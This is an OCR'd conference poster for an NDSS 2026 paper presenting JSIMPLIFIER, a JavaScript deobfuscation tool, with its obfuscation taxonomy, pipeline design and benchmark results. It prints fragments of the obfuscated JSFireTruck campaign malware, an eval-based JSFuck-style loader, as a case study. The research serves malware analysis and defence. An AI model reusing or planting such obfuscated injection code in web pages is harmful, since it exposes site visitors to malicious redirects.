NDSS SYMPOSIUM
The Network and Distributed System Security (NDSS) Symposium 2026

From Obfuscated to Obvious: A Comprehensive JavaScript Deobfuscation Tool for Security Analysis

Dongchao Zhou, Lingyun Ying, Huajun Chai and Dongbin Wang

北京郵電大學 Beijing University of Posts and Telecommunications

QAX Leader in next-generation cybersecurity

JavaScript Security Threat Landscape

Widespread adoption makes JavaScript a prime attack target

Attackers employ sophisticated obfuscation to hide malicious code

Existing Tools Coverage Comparison

TABLE IX: Comprehensive comparison of obfuscation capability of different tools.

Type	Method	MeSpl	JSha	JSC	UGL	OBfu	JSV7	DAFT	TER	FRE	STU	GNI	BEA
Lexical	T0:Rename	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1:Indirect		✓	✓		✓	✓	✓		✓	✓	✓	
	T2:Arithmetize	✓	✓			✓				✓	✓		
	T3:StringEncode	✓	✓	✓		✓	✓		✓	✓	✓	✓	
	T4:BooleanEncode		✓	✓					✓				
Syntactic	T5:Expr2Function		✓					✓					✓
	T6:Assign2Function	✓	✓	✓			✓			✓	✓		
	T7:Reverse		✓			✓							
	T8:AAEncode												
	T9:JJEncode												
	T10:JSFUCK												
Semantic	T11:Arrayize	✓	✓	✓		✓			✓	✓	✓		
	T12:StrArrEncode		✓	✓		✓			✓	✓	✓		
	T13:JSONEncode		✓										
	T14:RegexpEncode		✓	✓			✓						✓
	T15:Eval		✓					✓			✓		✓
	T16:Flattern	✓	✓	✓		✓							
	T17:Insert		✓	✓		✓	✓						
Multi-Lavered	T18:OB					✓							
	T19:LLM	○	✓	✓		✓	✓			✓	✓		

Note: ✓ = fully successful, ○ = partially successful, blank = fully unsupported.

Analyzed 12 representative tools:

- Commercial tools (e.g. JSha) offer high coverage (80% 16/20 techniques). Require precise config.
- Mid-tier tools (e.g. Obfu, (55% (11/20)) focus on specific techniques.

JavaScript Obfuscation Taxonomy ——Systematic Classification

Lexical-level Obfuscation

T0: Rename
T1: Indirect
T2: Arithmetize
T3: StringEncode
T4: BooleanEncode

Syntactic-level Obfuscation

T5: Expression to Function
T6: Assignment to Function
T7: StringReverse
T8: AAEncode
T9: JJEncode
T10: JSFUCK

Semantic-level Obfuscation

T11: String Arrayize
T12: String Array Encode
T13: JSON Encode
T14: Regexp Encode
T15: Eval
T16: Control Flow Flattern
T17: Dead Code Insert


Multi-layer Obfuscation

T18: OB Obducstion

T19: LLM-based

Increasing Complexity Levels

- Sophisticated Techniques
- Evolving Evasion Analysis Challenges



Real-world Case Study: JSFireTruck Campain

269k

INFECTED WEB PAGES


The JSFireTruck campaign compromised over 269,552 pages within a single month. It utilized multi-layer obfuscation to deliver malicious payloads undetected.

```
$ = String.fromCharCode(118, 82, 61, 109, 46, 59, 10, 40, 120, 39, 103, 41, 33, 45, 49, 124, 107, 121, 104,
123, 69, 66, 73, 88, 53, 89, 72, 54, 119, 55, 51, 52, 77, 56, 70, 86, 85, 112, 76, 81, 68, 50, 75, 122, 65,
57, 48, 83, 71, 87, 90, 67, 74, 84, 60, 34, 47, 63, 38, 95, 43, 80, 44, 58, 37, 62, 125);
_ = ([![]] + {})[+!+[] + [+[]]] + ([] + [] + {})[+!+[]] + ([] + [] + [][[]])[+!+[]] + (![] + [])[!+[] + !+[]
+ !+[]] + (!![] + [])[+[]] + (!![] + [])[+!+[]] + (!![] + [])[!+[] + !+[]] + ([![]] + {})[+!+[] + [+[]]] +
(!![] + [])[+[]] + ([] + [] + {})[+!+[]] + (!![] + [])[+!+[]];
_[_][_]($[0] + (![] + [])[+!+[]] + (!![] + [])[+!+[]] + (+{} + [] + [] + [] + [] + {})[+!+[] + [+[]]] + $[1]
+ (!![] + [])[!+[] + !+[] + !+[]] + (![] + [])[+[]] + $[2] + ([] + [] + [][[]])[!+[] + !+[]] + ([] + [] + {})
[+!+[]] + ([![]] + {})[+!+[] + [+[]]] + (!![] + [])[!+[] + !+[]] + $[3] + (!![] + [])[!+[] + !+[] + !+[]] +
([] + [] + [][[]])[+!+[]] + (!![] + [])[+[]] + $[4] + (!![] + [])[+!+[]] + (!![] + [])[!+[] + !+[] + !+[]] +
(![] + [])[+[]] + (!![] + [])[!+[] + !+[] + !+[]] + (!![] + [])[+!+[]] + (!![] + [])[+!+[]] + (!![] + [])[!
+[] + !+[] + !+[]] + (!![] + [])[+!+[]] + $[5] + $[6] + ([![]] + [][[]])[+!+[] + [+[]]] + (![] + [])[+[]] +
(+{} + [] + [] + [] + [] + {})[+!+[] + [+[]]] + $[7] + $[1] + (!![] + [])[!+[] + !+[] + !+[]] + (![] + [])
[+[]] + $[4] + ([![]] + [][[]])[+!+[] + [+[]]] + ([] + [] + [][[]])[+!+[]] + ([] + [] + [][[]])[!+[] + !+[]]
+ (!![] + [])[!+[] + !+[] + !+[]] + $[8] + (![] + [] + [] + [] + {})[+!+[] + [] + [] + (!+[] + !+[] + !+[])]
+ (![] + [])[+[]] + $[7] + $[9] + $[4] + $[10] + ([] + [] + {})[+!+[]] + ([] + [] + {})[+!+[]] + $[10] + (!
[] + [])[!+[] + !+[]] + (!![] + [])[!+[] + !+[] + !+[]] + $[4] + $[9] + $[11] + $[12] + $[2] + $[13] + $[14]
```

Three Critical Challenges

- Challenge 1: Input Format Diversity
- Challenge 2: Multi-Layer Obfuscation Complexity
- Challenge 3: Human Analysis Integration Gap

JSIMPLIFIER Design——Three-Stage Pipeline



Module ①: Preprocessor
Code normalization, encoding repair, and syntax validation.

Module ②: Deobfuscator
Hybrid Static-Dynamic analysis for JavaScript recovery.

Module ③: Humanizer
LLM-powered semantic renaming for readability.

Module ①: Preprocessor

- Critical Foundation for Realiable Deobfuscation
- Prepare diverse, complex JavaScript for effective downstream analysis

Code Validity Check
Meriyah Parser: complete ASTs even with legacy syntax or obfuscated constructs.


Lexical Sanitize
Octal-to-hex & UTF-8 reconstruction resolves encoding obfuscation blocking static analysis.

Semantic Compatibilize
Legacy code modernization: cross-platform & strict-mode compatibility transformation.

Structral Refine
AST analysis eliminates duplicate declarations and resolves strict-mode violations.

Code Unminify
Bundler-aware preprocessing handles modern web application obfuscation.

Module ②: Deobfuscator




Static AST Analysis

- Multi-parser integration with automatic fallback mechanisms
- Enhanced expression evaluation supporting destructuring assignments and short-circuit logic
- Intelligent scope management tracking variable dependencies across function boundaries.

Dynamic Execution

- Risk assessment scans dangerous patterns and maps function relationships;
- VM sandbox execution captures results with timeout and memory protection.



Hybrid Analysis Coordination

- Context packaging transfers unevaluable expressions to dynamic execution;
- validated results integrate back through type-aware AST replacement.

Module ③: Humanizer

Context-Aware Renaming

The Humanizer module leverages Large Language Models (LLMs) like GPT and Gemini to restore meaningful variable and function names based on code logic.

- Restores original logic intent
- Professional beautification
- Identifier semantics recovery

Largest Real-world Obfuscated JavaScript Dataset

Dataset Composition

MalJS: 23,212 malicious samples


BenignJS: 21,209 benign samples

TABLE I: Evaluation datasets overview.

Dataset	# Sample	Avg. Size	Source
MalJS	23,212	391.78 KB	A corporate partner
BenignJS	21,209	41.40 KB	GitHub + Web
CombiBench	1,296	8.06 KB	JsDeobsBench

Quality Assurance

- Real-world samples
- Coverage of all 20 obfuscation techniques
- Rigorous deduplication and validation



Deobfuscation Capability Assessment

- Representative JavaScript, LLM prompt used
- Comparison with 13 existing approaches
- 100% success across all 20 obfuscation techniques
- LLM-based solutions outperform traditional tools

```javascript
function calculateSum(a, b) {
   var result = a + b;
   var message = "The sum is: " + result;
   var isPositive = result > 0;
   if (isPositive) {
      console.log(message);
      return true;
   } else {
      console.log("Result is not positive");
      return false;
   }
}
var x = 10;
var y = 20;
calculateSum(x, y);
```

Listing 9: Test script for deobfuscation capability evaluation.

Deobfuscation Prompt

You are a JavaScript deobfuscation expert. Please analyze the following obfuscated JavaScript code and provide the deobfuscated version. Focus on:

1) Restoring original variable and function names where possible
2) Simplifying complex expressions to their basic forms
3) Converting encoded strings back to readable text
4) Removing unnecessary complexity while preserving functionality
5) Ensuring the output is clean, readable JavaScript code

TABLE II: Comprehensive comparison of deobfuscation capability of different tools.

Type	Method	JSN	DEV	JST	ILL	JSD	JSB	SYN	JSDec	SDS	JSI	GEM	GPT	DSR	Ours
Lexical	T0:Rename											✓	✓	✓	✓
	T1:Indirect	✓	✓	✓	✓	✓		✓	✓	✓		✓	✓	✓	✓
	T2:Arithmetize		✓	✓	✓							✓	✓	○	✓
	T3:StringEncode	✓	✓	✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
	T4:BooleanEncode		✓	✓	✓	✓		✓	✓	✓		✓	✓	✓	✓
Syntactic	T5:Expr2Function			✓	✓						○	✓	✓	✓	✓
	T6:Assign2Function			✓	✓				✓	✓	○	✓	✓	✓	✓
	T7:Reverse				✓					✓		✓	✓	✓	✓
	T8:AAEncode			✓	✓							○	○		✓
	T9:JJEncode											○		○	✓
	T10:JSFUCK											○		○	✓
Semantic	T11:Arrayize	○	○		✓		○			✓			✓	✓	✓
	T12:StrArrEncode		✓	○	✓					✓	○		✓	✓	✓
	T13:JSONEncode			○							○		✓	○	✓
	T14:RegexpEncode			○							○		✓	✓	✓
	T15:Eval		✓	○	○				✓		○	✓	✓	✓	✓
	T16:Flattern	○	✓	○	○	✓					✓	✓	✓	✓	✓
	T17:Insert	○		○					✓	○					✓
Multi-Lavered	T18:OB								○	○	✓	○	○	○	✓
	T19:LLM	○	○	✓	✓	○	○	○	✓			✓	✓	✓	✓

Note: ✓ = fully successful, ○ = partially successful, blank = fully unsupported.

Correctness & Consistency

Result Correctness
- **Automated parser verification**
- **Manual verification:**

a) review parser error
b) examine deobfuscated code structure
c) validate ECMAScript compliance

Semantic Consistency
- **Automated graph-based analysis** (Joern for CFGs and DFGs, computes similarity)
- **Manual verify behaviors**

- 100% processing capability and correctness, 93.78% CFG similarity, 95.84% DDG preservation

400 (100BenignJS + 300MalJS)

TABLE III: Correctness and consistency evaluation results.

Metrics	JST	ILL	SDS	GPT	GEM	DSR	Ours
#Deob (/400)	220	164	304	212	396	160	**400**
#Correct(/400)	188	164	304	140	180	140	**400**
#Consist (/100)	26	20	40	26	25	19	**83**
CFG Sim. (%)	58.06	74.95	67.04	58.35	76.75	92.75	**93.78**
DDG Pres. (%)	59.00	79.20	63.52	55.50	78.50	89.50	**95.84**

Code Simplification and Large-Scale Effectiveness

- **Halstead Length** (Measure code complexity)

HLR Score: $(H\,LoC_{obf} - H\,LoC_{deobf})/H\,LoC_{obf}$

higher values indicate **greater** complexity reduction

- **Halstead Effort** (Measure the reduction in mental effort required to understand code.)

HER Score: $(H\,E_{obf} - H\,E_{deobf})/H\,E_{obf}$

Entropy Reduction:

- **Code Text Entropy** (character and word frequency)
- **AST Entropy** (node types, connectivity, depth and edge relationships)

- **88.2% complexity reduction (HLR=0.8820)**
- **Significantly outperforms existing tools**

CombiBench

TABLE IV: Results of HLR and HER score comparison.

Tool	HLR Score	HER Score
JSIMPLIFIER	**0.8820**	**0.9291**
synchrony (SYN)	0.7889	0.8736
JS-deobfuscator (SDS)	0.0015	0.1174




Fig. 2: Entropy reduction across (a) MalJS and (b) BenignJS.

Ablation Study and Performance

TABLE V: Ablation study showing module contributions.

Configuration	Avg. Time (s)	Techniques	HLR (%)
Preprocessor	9.26	0/20	0.00
+ Static	9.16	14/20	3.52
+ Dynamic	9.23	19/20	3.40
+ LLM	87.31	**20/20**	**5.66**

TABLE VI: Deobfuscation capability by module configuration.

Technique	**Prep**	**+Static**	**+Dynamic**	**+LLM**
T0				✓*
T1-T8		✓	✓	✓
T9-T10			✓*	✓
T11-T14		✓	✓	✓
T15-T16			✓*	✓
T17		✓	✓	✓
T18			✓*	✓
T19		✓	✓	✓
Total	**0/20**	**14/20**	**19/20**	**20/20**

* indicates newly enabled capability in this configuration.

Ablation Study:

- Evaluated **four configurations** on 1,000 randomly selected MalJS samples (1KB to 5.49MB, average 82.23KB)
- Minimal overhead from static/dynamic modules, 87.31s total time (mainly LLM API latency), achieves optimal deobfuscation quality
- HLR **lower than lab results** (88.20%) due to real-world complexity

Performance Comparison:

- JSIMPLIFIER: **100% success rate** (83.17s processing time)
- JST: 45.67% success rate (low memory but poor performance)
- ILL: 19.06% success rate (limited to 7.58KB files)

Key Advantages:

- Handles **all file sizes** including >10MB files
- **Moderate memory usage** (0.1034 MB average)
- **Consistent performance vs. baseline tool timeouts**

TABLE VII: Performance comparison across MalJS dataset.

Tool	**Success**	**Time (s)**	**Memory (MB)**	**Max File**
JST	45.67%	22.69	**+0.0056**	17.51MB
ILL	19.06%	**6.26**	+0.3130	7.58KB
JSIMPLIFIER	**100%**	83.17	+0.1034	**29.58MB**

Readability Improvement

LLM-based assessment: 466.94% average improvement

- **4 models**: Claude 3.7 Sonnet, Gemini 2.5 Pro, DeepSeek-R1, and GPT-o3.
- **0-10 readability score**
- **100-sample GPT-4o-mini** evaluation generated **20,897 API calls** consuming **6,446,654 tokens**, costing $**1.04 total with 10.96 hours** processing time. **Long-tail distribution** showed **median cost $0.0003 and median time 10.7 seconds**

User study validation

9 participants across three expertise levels

Score Readability Prompt

As a security analyst, please analyze the sample according to the following steps: 1. Identification of obfuscated techniques used for raw obfuscated samples 2. Compare and evaluate the consistency of behavior between the two samples after deobfuscation 3. The readability of both versions must be rated separately (on a 0-10 point scale), format: Obfuscated sample readability score: [X] Readability score for deobfuscated samples: [Y] Please provide the final rating directly without the need for analysis process. The rating should be based on dimensions such as code structure clarity, variable naming rationality, and logical traceability.

TABLE VIII: LLM-based readability assessment validating complexity reduction.


Model	Original	Deobfuscated	Improvement
Claude 3.7 Sonnet	1.46	7.12	+387.67%
Gemini 2.5 Pro	1.02	7.33	+618.63%
DeepSeek-R1	1.09	7.83	+618.35%
GPT-o3	1.81	6.21	+243.09%

TABLE X: User study results: JSIMPLIFIER performance and relative improvements (%) compared to original and traditional conditions.

Metric	JSIMPLIFIER Performance			vs. Original (%)			vs. Traditional (%)		
	Novice	Intermediate	Expert	Novice	Intermediate	Expert	Novice	Intermediate	Expert
Average Score (100)	53.63	77.34	75.92	+12.7	+5.7	+1.5	+5.0	+7.0	-4.5
Average Time (s)	549.5	429	696.5	-16.0	-47.7	-2.0	-15.8	-47.8	-18.6
Readability (5)	3.67	3.33	3.33	+100	+150	+43	+57	+82	+18
Clarity (5)	4	3.33	3.33	+140	+150	+43	+60	+67	+5
Logicality (5)	4	3	3.33	+71	+80	+5	+60	+50	+25
Difficulty (5)	3	2.5	3.17	+100	+25	+9	+50	+36	+12
Confidence (5)	3	2.5	4.17	+125	+15	+4	+64	+25	+14

JSFireTruck Malware Analysis

- Before/after code comparison
  - transforms thousands of characters of JSFireTruck encoded expressions into clear, readable code
- Clear exposure of malicious behavior
  - Detecting the source of the search engine, injecting malicious iframes, and redirecting to the attack domain.



```
$ = String.fromCharCode(118, 82, 61, 109, 46, 59, 10, 40, 120, 39, 103, 41, 33, 45, 49, 124, 107, 121, 104,
123, 69, 66, 73, 88, 53, 89, 72, 54, 119, 55, 51, 52, 77, 56, 70, 86, 85, 112, 76, 81, 68, 50, 75, 122, 65,
57, 48, 83, 71, 87, 90, 67, 74, 84, 60, 34, 47, 63, 38, 95, 43, 80, 44, 58, 37, 62, 125);
_ = ([![]] + {})[+!+[] + [+[]]] + ([] + [] + {})[+!+[]] + ([] + [] + [][[]])[+!+[]] + (![] + [])[!+[] + !+[]
+ !+[]] + (!![] + [])[+[]] + (!![] + [])[+!+[]] + (!![] + [])[!+[] + !+[]] + ([![]] + {})[+!+[] + [+[]]] +
(!![] + [])[+[]] + ([] + [] + {})[+!+[]] + (!![] + [])[+!+[]];
_[_][_]($[0] + (![] + [])[+!+[]] + (!![] + [])[+!+[]] + (+{} + [] + [] + [] + [] + {})[+!+[] + [+[]]] + $[1]
+ (!![] + [])[!+[] + !+[] + !+[]] + (![] + [])[+[]] + $[2] + ([] + [] + [][[]])[!+[] + !+[]] + ([] + [] + {})
